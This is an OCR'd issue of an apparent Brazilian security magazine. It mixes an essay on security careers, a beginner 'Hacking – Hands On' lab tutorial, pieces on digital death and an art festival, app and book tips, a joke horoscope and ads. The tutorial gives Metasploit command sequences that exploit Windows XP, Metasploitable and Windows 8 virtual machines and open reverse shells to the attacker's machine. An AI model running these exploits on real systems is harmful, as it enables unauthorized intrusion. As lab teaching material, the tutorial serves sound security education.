Garantir que as informações estejam em um local adequado, disponíveis no momento desejado, sejam confiáveis e que permaneçam protegidas contra fraudes e aquisições inapropriadas, são os deveres de um profissional especializado em segurança da informação. Vale a pena ressaltar que não existe risco zero e então esses especialistas buscam diminuir os riscos em que as empresas estão expostas.

Uma das maiores dificuldades deste profissional é assegurar que todos os funcionários conheçam e sigam corretamente as normas e políticas de segurança estabelecidas pela empresa, e que entendam a sua importância. Afinal de contas, as pessoas são o elo mais fraco da segurança.

O MERCADO E SEUS DESAFIOS

Então, os profissionais de Segurança são como "Rock Stars" da TI, correto?

Infelizmente não é bem isso que vemos na prática, muitas empresas insistem em não dar o devido valor quanto à segurança das suas informações, talvez porque ainda a encarem como um bem físico, de fácil manuseio e proteção, como costumava acontecer a cerca de dez, doze anos atrás, antes do estouro da internet, do BYOD (Bring your own device) e da computação nas nuvens.

O mercado brasileiro possui dois grandes desafios: mudar a cultura das empresas, mostrando o quanto é importante proteger suas informações; e incentivar novos profissionais a escolher a área a se especializarem para criação de mão de obra qualificada para atender a demanda deste mercado de trabalho.

OPORTUNIDADES

Pesquisas de alguns dos principais laboratórios de segurança da informação demonstram, conforme infográfico na página 44 que as empresas podem estar mais expostas a problemas de segurança da informação do que imaginam. O volume de ataques recebidos e os prejuízos acarretados por eles são altos e somente a minoria das empresas possui consciência destes riscos.

CARREIRA E CAPACITAÇÃO

A chave do suXcesso para profissionais de segurança da informação é basicamente o equilíbrio entre as características comportamentais e o conhecimento técnico.

As certificações são uma porta de entrada para profissionais que desejam adquirir conhecimentos na área. Existem diversas certificações no mercado para os profissionais da área de Segurança da Informação.

Estas certificações abordam desde conceitos básicos de segurança da informação, tais como Segurança de redes, conformidade e segurança operacional, ameaças e vulnerabilidades, segurança de aplicações, dados e estações, controle de acesso e gerência de Identidade, e criptografia. Garantem que os profissionais certificados não estarão somente aptos a aplicar os conhecimentos de conceitos, ferramentas e procedimentos de segurança para reagir a incidentes de segurança, como também estarão aptos a antecipar riscos de segurança, sendo capazes de tomar as medidas proativas necessárias.

Existem inúmeras trilhas de certificações no qual os profissionais podem se especializar em diferentes funções como: forense computacional, analista, pesquisador de vulnerabilidades, teste de invasão, desenvolvimento seguro, gestor de segurança da informação e outros. É importante ressaltar a importância do profissional ter um bom conhecimento computacional, principalmente na área de redes.


Não podemos esquecer que o trabalho de segurança implica uma grande responsabilidade e confiabilidade, características que não podem ser adquiridas apenas com exames de certificações.
Além das certificações, graduações e todos os valores que foram citados acima são de grande importância para que o profissional tenha uma mentalidade diferente, o que Bruce Schneier, escritor e especialista em Segurança da Informação, chama em um editorial da Wired News de "The Security Mindset".

Schneier, afirma que a mentalidade de segurança envolve pensar sobre como as coisas podem ser feitas para falhar. Trata-se de pensar como um atacante, um adversário ou um criminoso.

Segundo ele, não é necessário explorar completamente as vulnerabilidades encontradas, porém se o profissional não enxergar o mundo desta forma, jamais irá notar a maioria dos problemas de segurança.

Outro ponto extremamente importante que é freqüentemente reforçado por vários especialistas da área é um dos princípios das artes marciais: "você precisa aprender a atacar para saber como se defender". Enfim, um profissional de segurança da informação não pode ser conformista. Ele precisa aprender, buscar conhecimento, questionar e confirmar o que realmente funciona.

INFOGRÁFICO




CONCLUSÃO

O mercado está aquecido e as oportunidades ainda são pouco exploradas nesta área, com certeza a profissão será uma das mais reconhecidas, importantes e procuradas em alguns anos, porém, é importante ressaltar que é necessário a criação urgente de mão de obra qualificada e que as empresas iniciem uma mudança cultural valorizando e buscando cada vez mais contratar profissionais para proteger suas informações.

Afinal, é melhor prevenir do que remediar.

Fontes

http://www.schneier.com/blog
http://www.tecmundo.com.br
http://pt.wikipedia.org/wiki/Era_da_informação
http://www.publico.pt/tecnologia
http://roneymedice.com.br
http://www.techvoice.org
http://www.gartner.com/technology
http://www.seginfo.com.br
http://idgnow.uol.com.br/ti-corporativa
http://informationweek.itweb.com.br
http://www.administradores.com.br/noticias
SÊMOLA, M. Gestão da Segurança da Informação, Uma Visão Executiva. 7 edição. Rio de Janeiro: Elsevier, 2003



FERDINANDO KUN

CEO & Founder na GooData
Profissional com mais de 8 anos de experiência na área de TI
"Iniciando especialização na área de Segurança da Informação"
MCP, ITIL e CompTIA Security +
Graduando em Ciência da Computação
Palestrante em Faculdades e Eventos como FISL
E-mail: ferdinandokun@goodata.com.br
Twitter: @FerdinandoKun

Hacking – Hands On

POR JORDAN M. BONAGURA

Quando eu decidi escrever este artigo pensei em trabalhar com um modelo com muito menos teoria e muito mais mão na massa e que focasse principalmente em um público mais iniciante que está naquela vontade de "hackear" algo, porém não tem a menor idéia de como fazer.

Sei que normalmente um artigo deve ter todo o embasamento teórico necessário para comprovação e até mesmo explicação do que está acontecendo em cada etapa do processo, mas neste caso optei por fazer algo mais direto e que auxilie o iniciante a obter êxito em sua primeira tentativa e com isto motive-o para entrar neste mundo de insegurança da informação.

O único ponto que quero ressaltar aqui antes de ir para o Hands On é a importância de se fazer estes testes todos em laboratório próprio, utilizando até mesmo máquinas virtuais, e obviamente somente para fins éticos.

Então, vamos primeiro falar um pouco sobre o cenário que utilizaremos. Teremos 4 máquinas virtuais que serão configuradas e instaladas da seguinte maneira:

Sistema Operacional Distribuição	**Endereço IP**
Backtrack	192.168.0.1
Windows XP	192.168.0.100
LINUX Metasploitable	192.168.0.5
Windows 8	192.168.0.101

Com o cenário já estabelecido e configurado vamos ao passo a passo:
Utilizando a máquina BackTrack podemos carregar o Metasploit com o comando:
msfadmin;

Podemos verificar qual versão está sendo utilizada dentro do prompt do metasploit com o comando: *version* e óbvio que podemos sempre consultar o comando: *help*

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessio
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the console library version number

msf >
```

FIGURA 1 - HELP NO MSFADMIN

Com o cenário já estabelecido e configurado vamos ao passo a passo:

Utilizando a máquina BackTrack podemos carregar o Metasploit com o comando:
msfadmin;

Podemos verificar qual versão está sendo utilizada dentro do prompt do metasploit com o comando: *version* e óbvio que podemos sempre consultar o comando: *help*
Para ver os vários exploits existentes e ter uma leve noção de sua aplicabilidade, digite o comando *show exploits* no prompt msf>

Cenário 1 Windows XP

```
info windows/smb/ms08_067
use windows/smb/ms08_067
show options
set RHOST 192.168.0.100
set target 0
set PAYLOAD windows/meterpreter/
reverse_tcp
set LHOST 192.168.0.1
check
```

exploit

Após a execução do exploit existirá um sessão aberta onde pode-se digitar o comando *pwd* e verificar que está dentro do C:\Windows\System32 , outro comando pode ser utilizado é o *sysinfo*.

Cenário 2 LINUX Metasploitable

```
info unix/misc/distcc_exec
use unix/misc/distcc_exec
show options
set RHOST 192.168.0.5
show payloads
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.0.1
check
exploit
```

Após a execução do exploit existirá um sessão aberta onde pode-se digitar o comando *pwd* e verificar que está dentro do
/tmp

Cenário 3 Windows 8

```
info multi/browser/java_signed_applet
use multi/browser/java_signed_applet
show options
set SRVHOST 192.168.0.101
set LPORT 1111
set uripath /
set PAYLOAD windows/meter
preter/reverse_tcp
set LHOST 192.168.0.1
set port 2222
exploit
```

Após a execução do exploit existirá um sessão aberta onde pode-se digitar o comando pwd e verificar em qual diretório está bem, o comando sysinfo também pode ser utilizado.

Agora que você já conseguiu invadir em seu laboratório 3 diferentes sistemas operacionais, está na hora de melhor se aprofundar e começar a entender como estes exploits são capazes de explorar estas vulnerabilidades, bem como melhor compreender conceitos de redes de computadores e sistemas operacionais, pois somente estudando você realmente conseguirá obter êxito em suas estratégias de hacking.

JORDAN BONAGURA

Pesquisador em Segurança da Informação / CEH
Fundador do Projeto Stay Safe
Organizador da Vale Security Conference
Membro da Comissão de Crimes de Alta Tecnologia da OAB
Professor e Coordenador de Curso em TI
Fundador do SJC Hacker Clube

Existe Vida Online após a Morte?

POR ANA LUIZA MANO

A morte é o tabu da sociedade contemporânea. Este assunto é amplamente discutido, mas de maneira bastante superficial. Dificilmente fala-se sobre o que será do legado virtual após nossa partida.

A recente notícia da morte de Barnaby Jack nos traz uma pergunta importante: estamos preparados para nossa morte virtual? Um profissional como Jack, com tantas pesquisas importantes, e provavelmente com projetos em andamento no momento de seu falecimento – teve seu legado perdido?

É de se imaginar que um profissional da área de segurança tenha seus dados privados mantidos com senhas, mas também é preciso pensar em medidas para que dados sigilosos não sejam expostos após o falecimento do usuário.

Como garantir que aquele segredo antigo não vaze, ou mesmo que suas pesquisas ainda em fase de teste possam ter continuidade pelas mãos de outras pessoas caso você não esteja mais aqui?


Muitas pessoas morrem e seus perfis continuam existindo nas redes sociais. O ser humano é um ser social por natureza, e a morte de alguém sempre traz uma separação nossa do outro, o que pode ser muito difícil de lidar, principalmente quando se trata de alguém querido.

Atualmente já existem sites para gerenciar quais dados deseja-se manter online e quais devem ser eliminados após o falecimento. É possível criar um memorial virtual onde você poderá ser lembrado pela sua rede de contatos previamente selecionados. Nem sempre as pessoas ficam à vontade diante dessa possibilidade, mas para outras é uma forma de expressar o que sentem pelo ente querido e pode ser benéfico para lidar com o sentimento de perda.

A virtualidade nos permite mais uma maneira de abordar essa questão tão delicada, que é a morte. Os recursos das vias virtuais nos possibilitam uma aproximação mais rápida dos acontecimentos e das outras pessoas, o que pode favorecer uma experiência mais saudável do processo de luto, seja individual ou em grupo.


"É POSSÍVEL CRIAR UM MEMORIAL VIRTUAL ONDE VOCÊ PODERÁ SER LEMBRADO PELA SUA REDE DE CONTATOS PREVIAMENTE SELECIONADOS."

Então fica a pergunta: pode existir vida online após a morte? Tecnicamente não sei dizer, porém me sobressalta ver um amigo, falecido há cerca de um mês, ainda online.



ANA LUIZA MANO
Psicóloga – CRP 06/105003
Psicóloga coordenadora no Instituto Coaliza de Educação Cidadã e Digital, Psicóloga auxiliar voluntária no Núcleo de Pesquisa da Psicologia em Informática da PUC-SP.
Psicóloga em consultório particular presencial e também virtualmente.
Consultora em Recursos Humanos.
e-mail:
ana@psicologosdainternet.com.br

Exposição - File SP



IMAGENS E TEXTO POR LAILA DUELLE

O SESI-SP realizou, do dia 23 de julho a 1º de setembro, a 14ª edição do FILE – Festival Internacional de Linguagem Eletrônica, maior encontro do país sobre arte digital. A programação, com entrada gratuita, ocupou quatro espaços do Centro Cultural FIESP – Ruth Cardoso, na avenida Paulista: a Galeria de Arte, Galeria de Arte Digital SESI-SP (fachada do prédio FIESP/SESI-SP), o Espaço FIESP I e o Espaço Mezanino, além da estação Trianon-Masp do metrô.

Nesta edição o FILE apresentou o FILE LED SHOW, com imagens interativas no painel de led na Galeria de Arte Digital SESI-SP, fachada do prédio da FIESP/SESI-SP, além das animações, instalações interativas, aplicativos para tablets, games, maquinemas, performances, workshops, mesas-redondas e encontros com artistas internacionais.

Reunindo arte e diferentes mídias eletrônicas, os trabalhos levaram os visitantes a produções criativas das linguagens visuais e sonoras. O festival contemplou alguns aninhamentos (clusters): FILE Instalações Interativas, FILE LED SHOW, FILE Games, FILE Maquinema, FILE Anima+, FILE Tablet, FILE Media Art, FILE Metrô, FILE Hipersônica e FILE Symposium e Workshop.

FILE LED SHOW

Modifique o painel com a sua voz
Pela primeira vez o FILE apresentou o FILE LED SHOW no gigantesco painel de LED na fachada do prédio FIESP/SESI-SP com o trabalho inédito e interativo do famoso grupo francês 1024 architecture, dos artistas Pierre Schneider & François Wunshel.
As pessoas poderão modificar as imagens do painel através da sua voz ou do cantarolar de uma música.

FILE Anima+

FILE Anima+ apresentou, em sua 3ª edição, diferentes gêneros de animação, que vão desde curtas e longas-metragens experimentais até filmes de grandes estúdios, inclusive animações interativas.

Destaque FILE Anima+

Anrick Bregman & Koji Morimoto – Attraction (animação interativa) – França, Japão & Brasil
"Attraction" é o primeiro anime interativo do mundo, criado como parte de uma campanha antitabagismo e dirigido por Koji Morimoto e Anrick Bregman.

Ele conta a história de Hiro, Koichi e Ren, três adolescentes que vivem em Tóquio, no ano de 2050 e descobrem que crescer não é tão divertido quanto parece à primeira vista.

FILE Games

O FILE Games 2013 trouxe incríveis games de estúdios independentes, produções de grandes desenvolvedores e instalações de vários países unidos no mais importante evento artístico-cultural de arte e tecnologia da América Latina.

Os games selecionados são diversos, mas têm como ponto em comum sua relação com a arte, seja ela por meio de inovações tecnológicas, gráficos ou jogabilidade.

Entre os games selecionados para este ano, tivemos como destaque o minimalista "140" de Jeppe Carlsen e "Machinarium", adorável jogo do estúdio Amanita Design.

Destaques FILE Games

Jeppe Carlsen – 140 – Dinamarca I Denmark
Desenvolvido pelo game designer de Limbo, "140" é um jogo minimalista e desafiador, composto por plataformas com gráficos coloridos abstratos. De modo a superar os obstáculos controlados por uma trilha sonora eletrônica energética e melancólica, é necessário possuir consciência rítmica, elemento central de sua jogabilidade.

Amanita Design s.r.o. – Machinarium – República Checa I Czech Republic
"Machinarium" é um jogo de aventura que conta a

história de um pequeno robô que foi expulso para um ferro-velho atrás de sua cidade e precisa voltar para enfrentar a Irmandade Black Cap e salvar sua namorada-robô.

Com gráficos belíssimos, diversos puzzles e mini-games, você é levado a explorar a lendária cidade enferrujada de "Machinarium" enquanto é envolvido por sua trilha sonora.

FILE Metrô

Usuário também é autor

No metrô Trianon-Masp foi apresentado a instalação interativa da artista brasileira Juliana Cerqueira, Corpo Digitalizado.

"Corpo Digitalizado" é uma instalação interativa em que o visitante poderá digitalizar seu corpo em diferentes posições e poderá vê-lo através de monitores de TV.

FILE Symposium

O FILE Symposium é um espaço para discutir a cultura digital eletrônica em suas relações internacionais e ampliar o diálogo sobre a cultura digital em sua extensão interdisciplinar.

O FILE Symposium teve mesas das quais participaram artistas, teóricos e pesquisadores brasileiros e estrangeiros da área de arte-tecnologia.

H2HC WORLD

DICAS, NOVIDADES, COMÉDIA E MUITO +

APPS

H2HC - O aplicativo que te mantem informado de todo conteudo da conferência e agenda das palestras. Super útil! Disponível para Iphone e Android.


Textsecure - Ferramenta para envio e recebimento de SMS criptografados ponta-a-ponta. Quando ambas as partes possuem a ferramenta instalada, uma sessão segura é utilizada. Não usa a infra-estrutura de internet, apenas o próprio sistema de SMS. Open-source é gratuita. Disponível para Android.

Fantastical - Apps de agenda e calendário para o iPhone não faltam, mas o Fantastical esta entre os melhores, o motivo é simples: é incrivelmente fácil de usar, mas ainda assim é poderoso. Você pode adicionar compromissos escrevendo em inglês ("lunch with mom tomorrow"), a navegação por gestos é intuitiva, você pode facilmente editar os eventos e a variedade de opções de visualização permitem que você saiba sempre o que vai acontecer.

RedPhone - Ferramenta para criptografia de comunicações de voz ponta-a-ponta. Faz uso de internet. Ambas as partes possuindo o RedPhone, o mesmo garante a criptografia dos dados. Open-source é gratuita. Disponivel para Android e Iphone.


Pocket - Serviço de "leia mais tarde" é ótimo no desktop, mas ele é realmente excelente nos dispositivos móveis. Salve artigos que você encontra por aí e tenha acesso a eles no celular para ler quando estiver entediado. Disponível para Iphone.

LIVROS



Rápido e Devagar - Duas Formas de Pensar - Por Daniel Kahneman

O vencedor do Nobel de Economia Daniel Kahneman nos mostra as formas que controlam a nossa mente em Rápido e devagar, as duas formas de pensar: o pensamento rápido, intuitivo e emocional e o devagar, lógico e ponderado. Daniel nos mostra a capacidade do pensamento rápido, sua influência persuasiva em nossas decisões e até onde podemos ou não confiar nele. O entendimento do funcionamento dessas duas formas de pensar pode ajudar em nossas decisões pessoais e profissionais.



Social Engineering: The Art of Human Hacking" - Por Christopher Hadnagy

"A maioria dos malwares e dos ataques client-side possuem um componente de engenharia social para iludir o usuário e deixar os 'caras malvados' entrarem. Você pode corrigir vulnerabilidades técnicas, mas não existe correção para a estupidez humana – melhor, para a 'ingenuidade'. Chris mostrará como isso é feito, revelando as técnicas de engenharia social aplicadas pelos invasores de hoje. Seu livro vai ajudar você a conseguir um melhor discernimento para reconhecer esses tipos de ataques." Kevin Mitnick
O livro possui 408 páginas e só possui edição em inglês.

CHARGE

Gentilmente cedido pela OYS: www.oys.com.br

FOTOS H2HC - ANTERIORES

IMAGENS CEDIDAS PELO PÚBLICO

Horóscopo

Áries

Plutão, Saturno e Vênus em ótimos aspectos entre si trazem as mudanças necessárias para uma maior estabilidade financeira, você encontrará um 0-day.

Touro

Seus relacionamentos estão sendo formatados. Plutão, Saturno e Vênus em ótimos aspectos entre si prometem um relacionamento sem vulnerabilidades. O amor pode ser instalado.

Gêmeos

Plutão, Saturno e Vênus em ótimos aspectos entre si vão atualizar o seu sistema operacional. Caso esteja passando por um problema de saúde, troque de servidor que tudo dará certo.

Câncer

Seu anti-vírus irá detectar o amor. Caso esteja só, não se esconda, saia e divirta-se, pois um ótimo aspecto entre Vênus, Saturno e Plutão trará as atualizações do seu software amoroso.

Leão

Um ótimo aspecto entre Vênus, Saturno e Plutão restaurará dados emocionais mais profundos, relacionados ao seu passado. Caso um de seus pais tenha passado por problemas de saúde, este é um momento para se livrar deste malware.

Virgem

Plutão, Saturno e Vênus em ótimos aspectos entre si prometem movimentar suas redes sociais. Mas cuidado com suas senhas.

Libra

Plutão em Marte está em conflito.Você passa por fases de dificuldades com sua maquina, resete sua BIOS e bons ventos virão.

Escorpião

Saturno está em conflito, mantenha se longe do windows, risco de tela azul.

Sagitário

Nesta fase, muitas de suas maquinas serão transformadas, especialmente as que envolvem softwares escolhidos no passado. O momento envolve também introspecção e preparação para novas pesquisas.

Capricórnio

Um aspecto confuso entre Plutão, Saturno e Vênus Causará conflitos, muitos bugs surgirão.

Aquário

Um aspecto confuso entre Plutão, Saturno e Vênus Causará conflitos, muitos bugs surgirão.

Peixes

Momento de muita atenção em sua vida, você está sendo espionado constantemente. Você está extremamente vulnerável, pois foi ownado pela 2ª vez.

UnderProtection

INSPIRANDO **CONFIANÇA**

www.underprotection.com.br

TREND MICRO™

Fight Back Against Your Attackers with a Custom Defense

Standard security products simply can't cope with the custom nature of targeted attacks, not to mention their dedicated perpetrators. **The Trend Micro Custom Defense** arms you with a full spectrum of custom detection and intelligence. By weaving your security infrastructure into a tailored and adaptable defense, this unique solution equips you to discover and rapidly respond to your attackers.

Learn more at www.trendmicro.com/apt